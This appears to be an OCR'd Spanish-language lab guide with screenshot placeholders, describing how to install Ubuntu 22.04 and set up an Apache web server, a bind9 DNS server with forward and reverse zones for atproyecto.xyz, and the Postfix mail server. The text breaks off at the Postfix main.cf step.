
Instalación de la distribución Linux Ubuntu 22.04, se inicia con el proceso para instalar el sistema operativo seleccionado.




Identificar la dirección IP de la máquina virtual con el comando `ip add` (se detecta la dirección 192.168.216.131)




Instalar el servidor web apache2. Con el comando `apt-get install` se inicia la instalación de este servidor.




Configurar el servicio de alojamiento del dominio atproyecto.xyz (este dominio se creó mediante un hosting web). Esta configuración permite relacionar el nombre del dominio con las direcciones ip asignadas en el servidor.




Verificar que el dominio atproyecto.xyz se encuentre funcional, esto se hace ingresando el nombre del dominio en la url del navegador, para visualizar que este levantado el servicio.




Instalar el servidor DNS bind9que permite resolver direcciones ip y nombres de dominio. Con el comando `apt-get install` se da inicio a la instalación. Este servidor permite que los usuarios finales tengan acceso al dominio asignado.




Modificar los siguientes 4 ficheros con la configuración detallada a continuación: `named.conf.options`, `named.conf.local`, `db.atproyecto.xyz`, `db.216.168.192.in-addr.arpa`




En el fichero `named.conf.options` configurar los equipos que se pueden conectar al servidor DNS, dentro de forwards se asigna las ip que hacen él envió de peticiones.



En el fichero named.conf.local crear y configurar las zonas del servidor DNS, tenemos 2 zonas atproyecto.xyz y `216.168.192.id-addr.arpa.` Estas zonas abarcan el espacio de nombres DNS que se van a gestionar.




En el fichero `db.atproyecto.xyz` configurar las direcciones ip hacia donde apunta el servidor, esto permite una correcta resolución de nombres dns al buscarlos en la red.




En la zona inversa `db.216.168.192.in-addr.arpa` configurar las direcciones hacia donde apunta el servidor en forma inversa para una correcta resolución de nombres.


Con el comando restart el servidor DNS se reiniciará para que se apliquen los cambios efectuados.




Instalar el servidor de correo Postfix, con el comando `apt-get install` se da inicio a la instalación.




Dar inicio a la configuración para implementar Postfix.




Seleccionar la opción Sitio de Internet como tipo de configuración para mail, porque nuestro dominio está alojado en un sitio de internet.




Definir el nombre de dominio (`atproyecto.xyz`) con el que se va a asociar el servidor.




Con el comando nano abrir el fichero main.cf para modificarlo tal como se muestra a continuación:



